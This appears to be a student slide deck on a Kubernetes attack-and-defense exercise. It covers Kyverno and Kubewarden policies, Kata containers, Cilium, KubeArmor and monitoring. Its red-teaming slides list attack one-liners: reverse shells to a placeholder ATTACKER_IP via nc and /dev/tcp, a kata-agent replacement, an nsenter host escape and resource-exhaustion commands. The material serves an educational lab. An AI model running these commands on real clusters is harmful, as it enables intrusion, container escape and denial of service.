



# K8s Attack & Defense



k8s-clam

Adrien RAIMBAULT  
Noé TARBOURIECH  
Matéo FERNANDEZ

DO5



VS



cilium



katacontainers



kubearmor

# What is a clam?

A type of sea creature with a shell in two parts that can close together tightly, and a soft body that can be eaten.



# Policies on Kubernetes resources



- `enforce-kata-runtime`: only in app namespace
- `limit-pod-density`: limit to 6 containers in each pod (in app namespace)
- `pod-security-standards`
  - `prevent-sensitive-mounts`: Pods cannot mount sensitive host paths or use dangerous volume types
  - `restrict-host-network`: Pods cannot use host networking or host IPC

vs



**KUBEWARDEN**

- `psa-enforcer-privileged-namespaces`: Prevent the usage of the default runtime, plus the explicit request to use the “`runc`” one. In these cases, the runtime class will be changed by the policy to be “kata”
- You can code your policies in your own language



# Example of a kyverno policy

To enforce kata-containers on app NS.



```
1  apiVersion: kyverno.io/v1
2  kind: ClusterPolicy
3  metadata:
4    name: enforce-kata-runtime
5  spec:
6    validationFailureAction: enforce
7    rules:
8      - name: inject-kata-runtime
9        match:
10         any:
11         - resources:
12             kinds: ["Pod"]
13             namespaces: ["app-clam"]
14         mutate:
15           patchStrategicMerge:
16             spec:
17               runtimeClassName: kata
18               securityContext:
19                 seccompProfile:
20                   type: RuntimeDefault
21               containers:
22                 - (name): "*"
23                   securityContext:
24                     allowPrivilegeEscalation: false
25                     capabilities:
26                       drop: ["ALL"]
27                     runAsNonRoot: true
28                     runAsUser: 1000
```

# Runtime security enforcement

**Runtime security enforcement: KubeArmor** (we only used it for audit)

- on process execution, file access, and networking operations

**CiliumNetworkPolicy:** to restrict network access for the app

**ResourceQuota (native Kubernetes resource):** in app namespace

```
pods: "10"  
limits.cpu: "10"  
limits.memory: 10Gi  
requests.cpu: "5"  
requests.memory: 1Gi
```

**LimitRange (native Kubernetes resource):** policy to constrain the resource allocations

# Red teaming: some of the exploits

- Create Network policies, clusterrole
- IO Stressing => `while true; do dd if=/dev/zero of=/dev/null; done`
- Hit max pods in namespace => `replicas: 1000`
- Revshell in sidecar => `command: ["sh", "-c", "while true; do sleep 10; done | nc ATTACKER_IP 4444 -e sh"]`
- Stress test =>  
`command: ["stress"]`  
`args: ["--vm", "1", "--vm-bytes", "9G", "--vm-hang", "1"]`
- Escape sidecar =>  
`command: ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net", "--pid", "--", "bash"]`
- Katacontainers =>  
**# Fill memory with junk to force cache eviction**  
`dd if=/dev/zero of=/tmp/filler bs=1M count=999999 2>/dev/null`  
**# Example: Overwrite a shared library (e.g., libc) or init script**  
`echo -e '#!/bin/sh\n/bin/sh -i >& /dev/tcp/ATTACKER_IP/4444 0>&1' > /usr/bin/bisous`  
`chmod +x /usr/bin/bisous`  
`mv /usr/bin/kata-agent /usr/bin/kata-agent.backup`  
`mv /usr/bin/bisous /usr/bin/kata-agent`

# Red teaming: our web client with reverse-shell

# PHANTOMSHELL 6:22:20 PM • CONNECTED

🔗 TERMINAL v1.0

// Connected to remote terminal. Type 'help' for available commands.

```
shell@target:~$ ls
STDOUT:
red_one
shell@target:~$ pwd
STDOUT:
/app
shell@target:~$
```

🔗 KUBERNETES SECURITY ASSESSMENT

[!] Running kube-bench security assessment...

[FAIL] 1.1.12 Ensure that the etcd data directory ownership is set to etcd:etcd

[WARN] 1.2.10 Ensure that the admission control plugin SecurityContextDeny is set

[PASS] 1.1.1 Ensure that the API server pod specification file permissions are set to 044

[FAIL] 1.3.6 Ensure that the RotateKubeletServerCertificate argument is set to true

= Summary =

45 Total Controls, 28 Passed, 12 Warnings, 5 Failures

!! Remediation Required - Multiple Critical Security Controls Failed


EXPLOIT ARSENAL

🔗 Port Scanner EXEC	🔗 Buffer Overflow RDY
🔗 Remote Code Ex. RDY	🔗 SQL Injection RDY
🔗 Privilege Esca. RDY	🔗 Ransomware Dep. RDY

shell@target:~\$


🟢 Executing Port Scanner exploit

# Prometheus & Grafana: Kubernetes / Compute Resources / Cluster






# Prometheus & Grafana: Kubernetes / API server



# Prometheus & Grafana: Cilium Metrics



# CI/CD

- CI: when a tag is pushed, 2 images are built
  - Workflow for the [blue app](#)
  - Workflow for the [red app](#)
- CD: simple kubectl apply
  - Local GitHub runner inside the cluster with a Kubernetes Role associated
  - 2 parameters in the GitHub workflow
    - GitHub Repository (e.g. noetarbouriech/k8s-clam)
    - Path inside the repository where the K8s manifests are
  - Source of the [workflow](#)

# Repository

<https://github.com/noetarbouriech/k8s-clam>